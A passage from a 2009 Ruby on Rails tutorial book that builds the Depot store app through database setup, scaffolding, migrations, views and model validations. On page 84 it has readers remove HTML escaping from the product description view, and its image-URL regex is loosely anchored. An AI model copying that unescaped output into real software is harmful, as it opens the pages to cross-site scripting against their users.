    W HAT DEPOT D OES 67 Figure 5.3: Initial guess at application data Working on the data diagram raised a couple of questions. As the user buys items, we’ll need somewhere to keep the list of products they bought, so we added a cart. But apart from its use as a transient place to keep this product list, the cart seems to be something of a ghost—we couldn’t find anything meaningful to store in it. To reflect this uncertainty, we put a question mark inside the cart’s box in the diagram. We’re assuming this uncertainty will get resolved as we implement Depot. Coming up with the high-level data also raised the question of what infor- mation should go into an order. Again, we chose to leave this fairly open for now—we’ll refine this further as we start showing the customer our early iter- ations. Finally, you might have noticed that we’ve duplicated the product’s price in the line item data. Here we’re breaking the “initially, keep it simple” rule slightly, but it’s a transgression based on experience. If the price of a product changes, that price change should not be reflected in the line item price of currently open orders, so each line item needs to reflect the price of the product at the time the order was made. Again, at this point we’ll double-check with the customer that we’re still on the right track. (The customer was most likely sitting in the room with us while we drew these three diagrams.) Report erratum this copy is (P1.0 printing, March 2009)
  • 68.
    L ET ’S C ODE 68 General Recovery Advice Everything in this book has been tested. If you follow along with this scenario precisely, using the released version of Rails 2.2.2 using SQLite3 on Linux, Mac OS X, or Windows, then everything should work as described. However, deviations from this path may occur. Typos happen to the best of us, and side explorations are not only possible, but they are positively encouraged. Be aware that this might lead you to strange places. Don’t be afraid: specific recovery actions for common problems appear in the specific sections where such problems often occur. A few additional general suggestions are included here. You should only ever need to restart the server in the few places where doing so is noted in the book. But there may be a few cases, particularly with prior versions of Rails, where restarting the server is necessary. A few “magic” commands worth knowing, explained in detail later, are rake db:sessions:clear and rake db:migrate:redo. If your server won’t accept some input on a form, refresh the form on your browser, and resubmit it. 5.3 Let’s Code So, after sitting down with the customer and doing some preliminary analy- sis, we’re ready to start using a computer for development! We’ll be working from our original three diagrams, but the chances are pretty good that we’ll be throwing them away fairly quickly—they’ll become outdated as we gather feed- back. Interestingly, that’s why we didn’t spend too long on them—it’s easier to throw something away if you didn’t spend a long time creating it. In the chapters that follow, we’ll start developing the application based on our current understanding. However, before we turn that page, we have to answer just one more question: what should we do first? We like to work with the customer so we can jointly agree on priorities. In this case, we’d point out to her that it’s hard to develop anything else until we have some basic products defined in the system, so we’d suggest spending a couple of hours getting the initial version of the product maintenance functionality up and running. And, of course, she’d agree. Report erratum this copy is (P1.0 printing, March 2009)
  • 69.
    In this chapter,we’ll see • creating a new application, • configuring the database, • creating models and controllers, • running database migrations, • performing validation and error reporting, and • working with views and helpers. Chapter 6 Task A: Product Maintenance Our first development task is to create the web interface that lets us maintain our product information—create new products, edit existing products, delete unwanted ones, and so on. We’ll develop this application in small iterations, where small means “measured in minutes.” Let’s get started. 6.1 Iteration A1: Getting Something Running Perhaps surprisingly, we should get the first iteration of this working in almost no time. We’ll start by creating a new Rails application. This is where we’ll be doing all our work. Next, we’ll create a database to hold our information (in fact, we’ll create three databases). Once that groundwork is in place, we’ll do the following: • Configure our Rails application to point to our database(s). • Create the table to hold the product information. • Have Rails generate the initial version of our product maintenance appli- cation for us. Creating a Rails Application Back on page 44, we saw how to create a new Rails application. Go to a com- mand prompt, and type rails followed by the name of our project. In this case, our project is called depot, so type this: work> rails depot We see a bunch of output scroll by. When it has finished, we find that a new directory, depot, has been created. That’s where we’ll be doing our work. work> cd depot depot> ls -p README config/ lib/ script/ vendor/ Rakefile db/ log/ test/ app/ doc/ public/ tmp/
  • 70.
    I TERATION A1:G ETTING S OMETHING R UNNING 70 Creating the Database For this application, we’ll use the open source SQLite database (which you’ll need too if you’re following along with the code). We’re using SQLite version 3 here. If you’re using a different database, the commands you’ll need to create the database and grant permissions will be different. SQLite 3 is the new default database for Rails, starting with version 2.0.2. With SQLite 3 there are no steps required to create a database, and there are no special user accounts or passwords to deal with. So, now you get to experience one of the benefits of going with the flow.1 If you’re using SQLite 3, you can now skip forward to Section 6.2, Creating the Products Model and Maintenance Application, on page 75. If you are still reading this section, it is because you are insisting on using different database server software. There really is no need to do so, because we are talking about only a development database at the moment. Rails will let you use an entirely different database for testing and production. But if you insist, the following examples based on another popular open source database, namely, MySQL, may help. You may, of course, choose a different database, but the same basic steps apply to all the databases that Rails supports. You can employ one of two basic approaches. You can create your database and configure Rails to use the database you created, or you can configure Rails and ask Rails to create the database for you. Getting the various charset and collation options configured correctly often poses problems. For this reason, many prefer the latter option. If this applies to you, simply skip ahead to Section 6.1, Configuring the Application For MySQL, you can use the mysqladmin command-line client to create your database, or if you’re more comfortable with tools such as phpmyadmin or CocoaMySQL, go for it: depot> mysqladmin -u root create depot_development If you picked a different database name, remember it, because you will need to adjust the configuration file later to match the name you picked. Configuring the Application In many simple scripting-language web applications, the information on how to connect to the database is embedded directly into the code—you might find a call to some connect method, passing in host and database names, along with a username and password. This is dangerous, because password infor- mation sits in a file in a web-accessible directory. A small server configuration error could expose your password to the world. 1. Or, convention over configuration, as Rails folks say (ad nauseam) Report erratum this copy is (P1.0 printing, March 2009)
  • 71.
    I TERATION A1:G ETTING S OMETHING R UNNING 71 The approach of embedding connection information into code is also inflexible. One minute you might be using the development database as you hack away. Next you might need to run the same code against the test database. Even- tually, you’ll want to deploy it into production. Every time you switch target databases, you have to edit the connection call. There’s a rule of programming that says you’ll mistype the password only when switching the application into production. Smart developers keep the connection information out of the code. Sometimes you might want to use some kind of repository to store it all. Java developers often use JNDI to look up connection parameters, but that’s a bit heavy for the average web application that we’ll write, so Rails simply uses a flat file. You’ll find it in config/database.yml:2 # ... some comments ... development: adapter: sqlite3 database: db/development.sqlite3 pool: 5 timeout: 5000 database.yml contains information on database connections. It contains three sections, one each for the development, test, and production databases. Since you’ve decided to rebel and use a different configuration, you will need some- thing different in this file. You may even need to edit this file directly. But before you do that, let’s start over. Delete all the files that Rails generated for you, and generate a new set. After all, you aren’t heavily invested in these files just yet. Simply type this:3 depot> cd .. work> rm -rf depot work> rails --database=mysql depot work> cd depot The new database.yml file will look something like the following: development: – adapter: mysql encoding: utf8 — database: depot_development ˜ username: root password: ™ host: localhost 2. The .yml part of the name means YAML, or “YAML ain’t a markup language.” It’s a simple way of storing structured information in flat files (and it isn’t XML). Ruby releases since 2003 include built-in YAML support. 3. The command rails --help lists the available database options. Windows users will want to use the rd /S /Q depot command instead of rm -rf depot. Report erratum this copy is (P1.0 printing, March 2009)
  • 72.
    I TERATION A1:G ETTING S OMETHING R UNNING 72 Remember that you’ll need the appropriate Ruby libraries for the database you select. The comments in the database.yml file that appear before the lines shown previously may contain helpful hints on this subject. If you’re going with the flow (why start now?) and use MySQL with root as the username and did not change the database name when you created the database, then this database.yml file will probably get you started. However, if you are continuing to rebel and use a different configuration, you might need to edit this file. Just open it in your favorite text editor, and edit any fields that need changing. The numbers in the list that follows correspond to the numbers next to the earlier source listing: – The adapter section tells Rails what kind of database you’re using (it’s called adapter because Rails uses this information to adapt to the pecu- liarities of the database). If you are using MySQL, the adapter name is mysql. A full list of different database adapter types is given in Sec- tion 18.4, Connecting to the Database, on page 322. If you’re using a database other than MySQL, you’ll need to consult this table, because each database adapter has different sets of parameters in database.yml. — The database parameter gives the name of the database. (Remember, we created our depot_development database using mysqladmin back on page 70.) If you picked a different database name, this is the line you need to change to match the one you picked. For sqlite3, the name is a file path, evaluated relative to the Rails root. ˜ The username and password parameters let your application log in to the database. Note that the default file that Rails provides you with assumes that you will be using the user root with no password. You’ll need to change these fields if you’ve set up your database differently. In particu- lar, you know that you really should set a password, right? If you leave the user name blank, MySQL might connect to the database using your login name. This is convenient, because it means that dif- ferent developers will each use their own usernames when connecting. However, we’ve heard that with some combinations of MySQL, database drivers, and operating systems, leaving these fields blank makes Rails try to connect to the database as the root user. Should you get an error such as “Access denied for user ’root’@’localhost.localdomain’,” put an explicit username and password in these two fields. ™ Finally, there’s the host parameter. This parameter tells Rails the name of the computer that is running your database server. Most developers run a local copy of MySQL on their own machine, so the default value of localhost is fine. Report erratum this copy is (P1.0 printing, March 2009)
  • 73.
    I TERATION A1:G ETTING S OMETHING R UNNING 73 There are a few additional parameters that may or may not appear in your default database.yml file. socket: tells the MySQL database adapter where to find the socket that’s used to talk with the MySQL server. If this value is incorrect, Rails may not be able to find the MySQL socket. If you’re having problems connecting to your database, you can try commenting out this line (by putting a # in front of it). Alternatively, you can find the correct path to the socket by running the command mysql_config --socket. timeout: tells the SQLite 3 database adapter how long you are willing to wait, in milliseconds, when you need to acquire an exclusive lock. pool: tells Rails how many concurrent connections your application can have to the database server. Remember, if you’re just getting started and you’re happy to use the Rails defaults, you shouldn’t have to worry about all these configuration details. Testing Your Configuration If you elected to let Rails create your database based on your database config- uration, now would be the time to do it. Rails provides a Rake task that can take care of that for you: depot> rake db:create RAILS_ENV='development' Before we go too much further, we should probably test our configuration so far—we can check that Rails can connect to our database and that it has the access rights it needs to be able to create tables. From your application’s top- level directory, type the following magic incantation at a command prompt. (It’s magic, because you don’t really need to know what it’s doing quite yet. You’ll find out later.) depot> rake db:migrate One of two things will happen. Either you’ll get a single line echoed back (say- ing something like in (/Users/dave/work/depot)) or you’ll get an error of some sort. The error means that Rails can’t currently work with your database. If you do see an error, don’t panic! It’s probably a simple configuration issue. Here are some things to try: • Check the name you gave for the database in the development: section of database.yml. It should be the same as the name of the database you created (using mysqladmin or some other database administration tool). • Check that the username and password in database.yml match what you created on page 70. • Check that your database server is running. Report erratum this copy is (P1.0 printing, March 2009)
  • 74.
    I TERATION A1:G ETTING S OMETHING R UNNING 74 • Check that you can connect to it from the command line. If using MySQL, run the following command: depot> mysql -u root depot_development mysql> • If you can connect from the command line, can you create a dummy table? (This tests that the database user has sufficient access rights to the database.) mysql> create table dummy(i int); mysql> drop table dummy; • If you can create tables from the command line but rake db:migrate fails, double-check the database.yml file. If there are socket: directives in the file, try commenting them out by putting a hash character (#) in front of each. • If you see an error saying No such file or directory... and the filename in the error is mysql.sock, your Ruby MySQL libraries can’t find your MySQL database. This might happen if you installed the libraries before you installed the database or if you installed the libraries using a binary dis- tribution and that distribution made the wrong assumption about the location of the MySQL socket file. To fix this, the best idea is to reinstall your Ruby MySQL libraries. If this isn’t an option, double-check that the socket: line in your database.yml file contains the correct path to the MySQL socket on your system. • If you get the error Mysql not loaded, it means you’re running an old ver- sion of the Ruby MySQL library. Rails needs at least version 2.5. • Some readers also report getting the error message Client does not support authentication protocol requested by server; consider upgrading MySQL client. This incompatibility between the installed version of MySQL and the libraries used to access it can be resolved by following the instructions at http://dev.mysql.com/doc/mysql/en/old-client.html and issuing a MySQL command such as set password for ’some_user’@’some_host’ = OLD_ PASSWORD(’newpwd’);. • If you’re using MySQL under Cygwin on Windows, you may have prob- lems if you specify a host of localhost. Try using 127.0.0.1 instead. • You may have problems if you’re using the pure-Ruby MySQL library (as opposed to the more performant C library). Solutions for various operat- ing systems are available on the Rails wiki.4 • Finally, you might have problems in the format of the database.yml file. The YAML library that reads this file is strangely sensitive to tab charac- ters. If your file contains tab characters, you’ll have problems. (And you thought you’d chosen Ruby over Python because you didn’t like Python’s significant whitespace, eh?) 4. http://wiki.rubyonrails.com/rails/pages/Mysql+Connection+Problems/ Report erratum this copy is (P1.0 printing, March 2009)
  • 75.
    C REATING THEP RODUCTS M ODEL AND M AINTENANCE A PPLICATION 75 If all this sounds scary, don’t worry. In reality, database connections work like a charm most of the time. And once you have Rails talking to the database, you don’t have to worry about it again. 6.2 Creating the Products Model and Maintenance Application Back in Figure 5.3, on page 67, we sketched out the basic content of the products table. Now let’s turn that into reality. We need to create a database table and a Rails model that lets our application use that table, a number of views to make up the user interface, and a controller to orchestrate the application. At this point, we have a decision to make. How do we specify the structure of our database table? Should we use low-level Data Definition Language (DDL) statements (create table and friends)? Or is there a higher-level way, one that makes it easier to change the schema over time? Of course there is! In fact, there are a number of alternatives. Many people like using interactive tools to create and maintain schemas. The SQLite Manager plug-in, for example, lets you maintain a SQLite 3 database within your Firefox browser. At first sight, this approach to database mainte- nance is attractive—after all, what’s better than just typing some stuff into a form and having the tool do all the work? However, this convenience comes at a price: the history of the changes we’ve made is lost, and all our changes are effectively irreversible. It also makes it hard for us to deploy our application, because we have to remember to make the same changes to both our devel- opment and production databases (and we all know that if we’re going to fat finger something, it’ll be when we’re editing the production schema). Fortunately, Rails offers a middle ground. With Rails, we can define database migrations. Each migration represents a change we want to make to the data- base, expressed in a source file in database-independent terms. These changes can update both the database schema and the data in the database tables. Weapply these migrations to update our database, and we can unapply them to roll our database back. We have a whole chapter on migrations starting on page 291, so for now, we’ll just use them without too much more comment. Just how do we create these migrations? Well, when you think about it, we normally want to create a database table at the same time as we create a Rails model that wraps it. So, Rails has a neat shortcut. When you use the generator to create a new model, Rails automatically creates a migration that you can use to create the corresponding table. (As we’ll see later, Rails also makes it easy to create just the migrations.) Report erratum this copy is (P1.0 printing, March 2009)
  • 76.
    C REATING THEP RODUCTS M ODEL AND M AINTENANCE A PPLICATION 76 So, let’s go ahead and create the model, views, controller and migration for our products table. Note that on the command line5 that follows, we use the singular form, product. In Rails, a model is automatically mapped to a database name mapping ֒ page 268 → table whose name is the plural form of the model’s class. In our case, we asked for a model called Product, so Rails associated it with the table called products. (And how will it find that table? The development entry in config/database.yml tells Rails where to look for it. For SQLite 3 users, this will be a file in the db directory.) depot> ruby script/generate scaffold product title:string description:text image_url:string exists app/models/ exists app/controllers/ exists app/helpers/ create app/views/products exists app/views/layouts/ exists test/functional/ exists test/unit/ exists public/stylesheets/ create app/views/products/index.html.erb create app/views/products/show.html.erb create app/views/products/new.html.erb create app/views/products/edit.html.erb create app/views/layouts/products.html.erb create public/stylesheets/scaffold.css create app/controllers/products_controller.rb create test/functional/products_controller_test.rb create app/helpers/products_helper.rb route map.resources :products dependency model exists app/models/ exists test/unit/ exists test/fixtures/ create app/models/product.rb create test/unit/product_test.rb create test/fixtures/products.yml create db/migrate create db/migrate/20080601000001_create_products.rb The generator creates a bunch of files. The one we’re interested in first is the migration 20080601000001_create_products.rb.6 The migration has a UTC- based timestamp prefix (20080601000001), a name (create_products), and a file extension (.rb, because it’s a Ruby program). Since we already specified the columns we wanted to add on the command line, we don’t need to modify this file. All we need to do is to get Rails to 5. This command is too wide to fit comfortably on the page. To enter a command on multiple lines, simply put a backslash as the last character on all but the last line, and you will be prompted for more input. Windows users will need to put the entire command on one line, without the backslash. 6. The timestamps used in this book are clearly fictitious. Typically your timestamps will not be consecutive but will reflect the time the migration was created. Report erratum this copy is (P1.0 printing, March 2009)
  • 77.
    C REATING THEP RODUCTS M ODEL AND M AINTENANCE A PPLICATION 77 apply this migration to our development database. We do this using the rake command. Rake is like having a reliable assistant on hand all the time: you tell it to do some task, and that task gets done. In this case, we’ll tell Rake to apply any unapplied migrations to our database: depot> rake db:migrate (in /Users/rubys/work/depot) == 20080601000001 CreateProducts: migrating =================================== -- create_table(:products) -> 0.0027s == 20080601000001 CreateProducts: migrated (0.0028s) ========================== And that’s it. Rake looks for all the migrations not yet applied to the database and applies them. In our case, the products table is added to the database defined by the development section of the database.yml file.7 How does Rake know which migrations have and have not been applied to your database? Take a look at your database after running a migration. You’ll find a table called schema_migrations that it uses to keep track of the version number:8 depot> sqlite3 db/development.sqlite3 "select version from schema_migrations" 20080601000001 OK, all the groundwork has been done. We set up our Depot application as a Rails project. We created the development database and configured our appli- cation to be able to connect to it. We created a product controller and a product model and used a migration to create the corresponding products table. And a number of views have been created for us. It’s time to see all this in action. Running the Maintenance Application With three commands we have created an application and a database (or a table inside an existing database, if you chose something other than SQLite 3). Before we worry too much about just what happened behind the scenes here, let’s try our shiny new application. 7. If you’re feeling frisky, you can experiment with rolling back the migration. Just type the fol- lowing: depot>rake db:migrate VERSION=0 Your schema will be transported back in time, and the products table will be gone. Calling rake db:migrate again will re-create it. 8. Sometimes this schema_migrations table can cause you problems. For example, if you create the migration source file and run db:migrate before you add any schema-defining statements to the file, the database will think it has been updated, and the schema info table will contain the new version number. If you then edit that existing migration file and run db:migrate again, Rails won’t know to apply your new changes. In these circumstances, it’s often easiest to drop the database, re-create it, and rerun your migration(s). Report erratum this copy is (P1.0 printing, March 2009)
  • 78.
    C REATING THEP RODUCTS M ODEL AND M AINTENANCE A PPLICATION 78 First, we’ll start a local WEBrick-based web server, supplied with Rails: depot> ruby script/server => Booting WEBrick... => Rails application started on http://0.0.0.0:3000 => Ctrl-C to shutdown server; call with --help for options [2008-03-27 11:54:55] INFO WEBrick 1.3.1 [2008-03-27 11:54:55] INFO ruby 1.8.6 (2007-09-24) [i486-linux] [2008-03-27 11:54:55] INFO WEBrick::HTTPServer#start: pid=6200 port=3000 Just as it did with our demo application in Chapter 4, Instant Gratification, this command starts a web server on our local host, port 3000.9 Let’s connect to it. Remember, the URL we give to our browser contains both the port number (3000) and the name of the controller in lowercase (products). That’s pretty boring. It’s showing us an empty list of products. Let’s add some. Click the New product link, and a form should appear. Go ahead and fill it in: 9. You might get an error saying Address already in use when you try to run WEBrick. That simply means that you already have a Rails WEBrick server running on your machine. If you’ve been following along with the examples in the book, that might well be the “Hello, World!” application from Chapter 4. Find its console, and kill the server using Ctrl-C. Report erratum this copy is (P1.0 printing, March 2009)
  • 79.
    I TERATION A2:A DDING A M ISSING C OLUMN 79 Click the Create button, and you should see the new product was successfully created. If you now click the Back link, you should see the new product in the list: Perhaps it isn’t the prettiest interface, but it works, and we can show it to our client for approval. She can play with the other links (showing details, editing existing products, and so on...). We explain to her that this is only a first step—we know it’s rough, but we wanted to get her feedback early. (And three commands probably count as early in anyone’s book.) 6.3 Iteration A2: Adding a Missing Column So, we show our scaffold-generated code to our customer, explaining that it’s still pretty rough-and-ready. She’s delighted to see something working so quickly. Once she plays with it for a while, she notices that something is missed—our products have no prices. This means we’ll need to add a column to the database table. Some developers (and DBAs) would add the column by firing up a utility program and issuing the equivalent of the following command: alter table products add column price decimal(8,2); But we know all about migrations. Using a migration to add the new column will give us a version-controlled history of the schema and a simple way to re-create it. We’ll start by creating the migration. Previously we used a migration generated automatically when we created the product model. This time, we have to create one explicitly. We’ll give it a descriptive name—this will help us remember what each migration does when we come back to our application a year from now. Our convention is to use the verb create when a migration creates tables and add when it adds columns to an existing table. depot> ruby script/generate migration add_price_to_product price:decimal exists db/migrate create db/migrate/20080601000002_add_price_to_product.rb Report erratum this copy is (P1.0 printing, March 2009)
  • 80.
    I TERATION A2:A DDING A M ISSING C OLUMN 80 Notice how the generated file has a UTC-based timestamp prefix (in this case 20080601000002). UTC is Coordinated Universal Time, formerly known as Green- wich mean time (GMT). The format of the timestamp is YYYYMMDDhhmmss. Rails uses this timestamp to keep track of what migrations have been and have not been added to the schema (and also to tell it the order in which migrations should be applied). Open the migration source file, and edit the up method, inserting the code to add the :precision, :scale, and :default arguments10 to the definition of the price column in the products table, as shown in the code that follows. The down method uses remove_column to drop the column. Download depot_a/db/migrate/20080601000002_add_price_to_product.rb class AddPriceToProduct < ActiveRecord::Migration def self.up add_column :products, :price, :decimal, :precision => 8, :scale => 2, :default => 0 end def self.down remove_column :products, :price end end The :precision argument tells the database to store eight significant digits for the price column, and the :scale option says that two of these digits will fall after the decimal point. We can store prices from -999,999.99 to +999,999.99.11 This code also shows another nice feature of migrations—we can access fea- tures of the underlying database to perform tasks such as setting the default values for columns. Don’t worry too much about the syntax used here; we’ll talk about it in depth later. Now we can run the migrations again: depot> rake db:migrate (in /Users/rubys/work/depot) == 20080601000002 AddPriceToProduct: migrating ================================ -- add_column(:products, :price, :decimal, {:scale=>2, :default=>0, :precision=>8}) -> 0.0061s == 20080601000002 AddPriceToProduct: migrated (0.0062s) ======================= Rails knows that the database is currently at version 20080601000001 so applies only our newly created 20080601000002 migration. 10. Be sure to remember to add a comma to the preceding line. 11. At the time of this writing, the latest version of SQLite 3 (namely version 3.5.9) will parse and store this schema information but will otherwise ignore it, giving you instead sixteen digits of precision and a variable scale. If this is important to you, you might want to select a different database to use for deployment. Report erratum this copy is (P1.0 printing, March 2009)
  • 81.
    I TERATION A2:A DDING A M ISSING C OLUMN 81 Prices, Dollars, and Cents When we defined our schema, we decided to store the product price in a decimal column, rather than a float. There was a reason for this. Floating-point numbers are subject to round-off errors: put enough products into your cart, and you might see a total price of 234.99 rather than 235.00. Decimal numbers are stored both in the database and in Ruby as scaled integers, and hence they have exact representations. But we are not done yet. That takes care of the model only. The flow of con- trol doesn’t change, so no changes are needed to the controller. All that is left is the view. Although this does mean that we have to edit four files, the changes are very straightforward. Note that the change is subtly different in the show.html.erb file. Don’t worry too much about the details at the moment; we’ll revisit the user interface shortly. Download depot_a/app/views/products/index.html.erb <h1>Listing products</h1> <table> <tr> <th>Title</th> <th>Description</th> <th>Image url</th> <th>Price</th> </tr> <% for product in @products %> <tr> <td><%=h product.title %></td> <td><%=h product.description %></td> <td><%=h product.image_url %></td> <td><%=h product.price %></td> <td><%= link_to 'Show', product %></td> <td><%= link_to 'Edit', edit_product_path(product) %></td> <td><%= link_to 'Destroy', product, :confirm => 'Are you sure?', :method => :delete %></td> </tr> <% end %> </table> <br /> <%= link_to 'New product', new_product_path %> Report erratum this copy is (P1.0 printing, March 2009)
  • 82.
    I TERATION A2:A DDING A M ISSING C OLUMN 82 Download depot_a/app/views/products/new.html.erb <h1>New product</h1> <% form_for(@product) do |f| %> <%= f.error_messages %> <p> <%= f.label :title %><br /> <%= f.text_field :title %> </p> <p> <%= f.label :description %><br /> <%= f.text_area :description, :rows => 6 %> </p> <p> <%= f.label :image_url %><br /> <%= f.text_field :image_url %> </p> <p> <%= f.label :price %><br /> <%= f.text_field :price %> </p> <p> <%= f.submit "Create" %> </p> <% end %> <%= link_to 'Back', products_path %> Download depot_a/app/views/products/edit.html.erb <h1>Editing product</h1> <% form_for(@product) do |f| %> <%= f.error_messages %> <p> <%= f.label :title %><br /> <%= f.text_field :title %> </p> <p> <%= f.label :description %><br /> <%= f.text_area :description %> </p> <p> <%= f.label :image_url %><br /> <%= f.text_field :image_url %> </p> <p> <%= f.label :price %><br /> <%= f.text_field :price %> </p> Report erratum this copy is (P1.0 printing, March 2009)
  • 83.
    I TERATION A2:A DDING A M ISSING C OLUMN 83 <p> <%= f.submit "Update" %> </p> <% end %> <%= link_to 'Show', @product %> | <%= link_to 'Back', products_path %> Download depot_a/app/views/products/show.html.erb <p> <b>Title:</b> <%=h @product.title %> </p> <p> <b>Description:</b> <%=h @product.description %> </p> <p> <b>Image url:</b> <%=h @product.image_url %> </p> <p> <b>Price:</b> <%=h @product.price %> </p> <%= link_to 'Edit', edit_product_path(@product) %> | <%= link_to 'Back', products_path %> Here’s the cool part. Go to your browser, which is already talking to the appli- cation. Hit Refresh, and you should now see the price column included in these four pages. We said that the Product model went to the products table to find out what attributes it should have. In development mode, Rails reloads models each time a browser sends in a request, so the model will always reflect the current database schema. And we have updated the views so that they can use this model information to update the screens that are displayed. There’s no real magic here at the technical level, but this capability has a big impact on the development process. How often have you implemented exactly what a client asked for, only to be told “Oh, that’s not what I meant” when you finally showed them the working application? Most people find it far eas- ier to understand ideas when they can play with them. The speed with which you can turn words into a working application with Rails means that you are never far from being able to let the client play with the results. These short feedback cycles mean that both you and the client get to understand the real requirements sooner, and you waste far less time reworking your application. Report erratum this copy is (P1.0 printing, March 2009)
  • 84.
    I TERATION A2:A DDING A M ISSING C OLUMN 84 David Says. . . Where Did Dynamic Scaffolding Go? Rails used to have a way of declaring that a controller was acting as a scaf- fold interface for a given model. From a single line in the controller, you could animate to life the complete scaffold interface. It looked great in demos! Just add one line, and voila, you had a little web application there already. The magic wonder of that voila turned out to be more curse than blessing, though. The whole point of scaffolding is to teach people how to use Rails for the simple CRUD scenario—to give you a simple, no-frills inline tutorial that you can tweak, change, extend, and learn from. None of that is possible if the scaffold is hidden behind smoke and mirrors. There is one drawback from being explicit, though, which is that you can’t just update your model with another field and have the scaffold automatically add the new field. You’ll need to either rerun the script generate/scaffold command (which will overwrite any changes you made) or update it by yourself. The latter is a great way of learning, of course, but it can seem a little cumbersome. As a quick example, the markup that you entered in the description appears when showing the product. You can fix this by deleting the h that appears on the @product.description line in app/views/products/show.html.erb: Download depot_b/app/views/products/show.html.erb <p> <b>Title:</b> <%=h @product.title %> </p> <p> <b>Description:</b> <%= @product.description %> </p> <p> <b>Image url:</b> <%=h @product.image_url %> </p> <p> <b>Price:</b> <%=h @product.price %> </p> <%= link_to 'Edit', edit_product_path(@product) %> | <%= link_to 'Back', products_path %> Report erratum this copy is (P1.0 printing, March 2009)
  • 85.
    I TERATION A3:VALIDATING ! 85 6.4 Iteration A3: Validating! While playing with the results of iteration 2, our client noticed something. If she entered an invalid price or forgot to set up a product description, the appli- cation happily accepted the form and added a line to the database. Although a missing description is embarrassing, a price of $0.00 actually costs her money, so she asked that we add validation to the application. No product should be allowed in the database if it has an empty title or description field, an invalid URL for the image, or an invalid price. So, where do we put the validation? The model layer is the gatekeeper between the world of code and the database. Nothing to do with our application comes out of the database or gets stored into the database that doesn’t first go through the model. This makes models an ideal place to put validations; it doesn’t matter whether the data comes from a form or from some program- matic manipulation in our application. If a model checks it before writing to the database, then the database will be protected from bad data. Let’s look at the source code of the model class (in app/models/product.rb): class Product < ActiveRecord::Base end Not much to it, is there? All of the heavy lifting (database mapping, creating, updating, searching, and so on) is done in the parent class (ActiveRecord::Base, a part of Rails). Because of the joys of inheritance, our Product class gets all of that functionality automatically. Adding our validation should be fairly clean. Let’s start by validating that the text fields all contain something before a row is written to the database. We do this by adding some code to the existing model: validates_presence_of :title, :description, :image_url The validates_presence_of method is a standard Rails validator. It checks that the named fields are present and their contents are not empty. In Figure 6.1, on the following page, we can see what happens if we try to submit a new prod- uct with none of the fields filled in. It’s pretty impressive: the fields with errors are highlighted, and the errors are summarized in a nice list at the top of the form. That’s not bad for one line of code. You might also have noticed that after editing and saving the product.rb file you didn’t have to restart the application to test your changes—the same reloading that caused Rails to notice the ear- lier change to our schema also means it will always use the latest version of our code. Now we’d like to validate that the price is a valid, positive number. We’ll attack this problem in two stages. First, we’ll use the delightfully named vali- dates_numericality_of method to verify that the price is a valid number: validates_numericality_of :price Report erratum this copy is (P1.0 printing, March 2009)
  • 86.
    I TERATION A3:VALIDATING ! 86 Figure 6.1: Validating that fields are present Now, if we add a product with an invalid price, the appropriate message will appear, as shown in Figure 6.2, on the next page. Next, we need to check that the price is greater than zero.12 We do that by writ- ing a method named price_must_be_at_least_a_cent in our Product model class. We also pass the name of the method to the ActiveRecord::Base.validate method so that Rails will know to call this method before saving away instances of our product. 12. SQLite 3 gives Rails enough metadata to know that price contains a number, so Rails stores it internally as a BigDecimal. With other databases, the value might come back as a string, so you’d need to convert it using BigDecimal(price) (or perhaps Float(price) if you like to live dangerously) before using it in a comparison. Report erratum this copy is (P1.0 printing, March 2009)
  • 87.
    I TERATION A3:VALIDATING ! 87 Figure 6.2: The price fails validation. We make it a protected method, because it shouldn’t be called from outside the protected ֒ page 672 → context of the model. Be careful as you add methods to this model as we work further on the product—if you add them after the protected declaration, they’ll be invisible outside the class. New actions must go before the protected line. validate :price_must_be_at_least_a_cent protected def price_must_be_at_least_a_cent errors.add(:price, 'should be at least 0.01' ) if price.nil? || price < 0.01 end Report erratum this copy is (P1.0 printing, March 2009)
  • 88.
    I TERATION A3:VALIDATING ! 88 If the price is less than one cent, the validate method uses errors.add(...) to record the error. Doing this stops Rails from writing the row to the database. It also gives our forms a nice message to display to the user.13 The first param- eter to errors.add is the name of the field, and the second is the text of the message. Note that before we compare the price to 0.01, we first check to see whether it’s nil. This is important: if the user leaves the price field blank, no price will be passed from the browser to our application, and the price variable won’t be set. If we tried to compare this nil value with a number, we’d get an error. We have two more items to validate. First, we want to make sure that each product has a unique title. One more line in the Product model will do this. The uniqueness validation will perform a simple check to ensure that no other row in the products table has the same title as the row we’re about to save: validates_uniqueness_of :title Lastly, we need to validate that the URL entered for the image is valid. We’ll do this using the validates_format_of method, which matches a field against a regular expression. For now we’ll just check that the URL ends with one of .gif, regular expression ֒ page 675 → .jpg, or .png:14 validates_format_of :image_url, :with => %r{.(gif|jpg|png)$}i, :message => 'must be a URL for GIF, JPG ' + 'or PNG image.' So, in a couple of minutes we’ve added validations that check the following: • The field’s title, description, and image URL are not empty. • The price is a valid number not less than $0.01. • The title is unique among all products. • The image URL looks reasonable. 13. Why test against 1 cent, rather than zero? Well, it’s possible to enter a number such as 0.001 into this field. Because the database stores just two digits after the decimal point, this would end up being zero in the database, even though it would pass the validation if we compared against zero. Checking that the number is at least 1 cent ensures only correct values end up being stored. 14. Later, we’d probably want to change this form to let the user select from a list of available images, but we’d still want to keep the validation to prevent malicious folks from submitting bad data directly. Report erratum this copy is (P1.0 printing, March 2009)
  • 89.
    I TERATION A4:M AKING P RETTIER L ISTINGS 89 This is the full listing of the updated Product model: Download depot_b/app/models/product.rb class Product < ActiveRecord::Base validates_presence_of :title, :description, :image_url validates_numericality_of :price validate :price_must_be_at_least_a_cent validates_uniqueness_of :title validates_format_of :image_url, :with => %r{.(gif|jpg|png)$}i, :message => 'must be a URL for GIF, JPG ' + 'or PNG image.' protected def price_must_be_at_least_a_cent errors.add(:price, 'should be at least 0.01' ) if price.nil? || price < 0.01 end end Nearing the end of this cycle, we ask our customer to play with the application, and she’s a lot happier. It took only a few minutes, but the simple act of adding validation has made the product maintenance pages seem a lot more solid. 6.5 Iteration A4: Making Prettier Listings Our customer has one last request (customers always seem to have one last request). The listing of all the products is ugly. Can we “pretty it up” a bit? And, while we’re in there, can we also display the product image along with the image URL? We’re faced with a dilemma here. As developers, we’re trained to respond to these kinds of requests with a sharp intake of breath, a knowing shake of the head, and a murmured “You want what?” At the same time, we also like to show off a bit. In the end, the fact that it’s fun to make these kinds of changes using Rails wins out, and we fire up our trusty editor. Before we get too far, though, it would be nice if we had a consistent set of test data to work with. We could use our scaffold-generated interface and type data in from the browser. However, if we did this, future developers working on our codebase would have to do the same. And, if we were working as part of a team on this project, each member of the team would have to enter their own data. It would be nice if we could load the data into our table in a more controlled 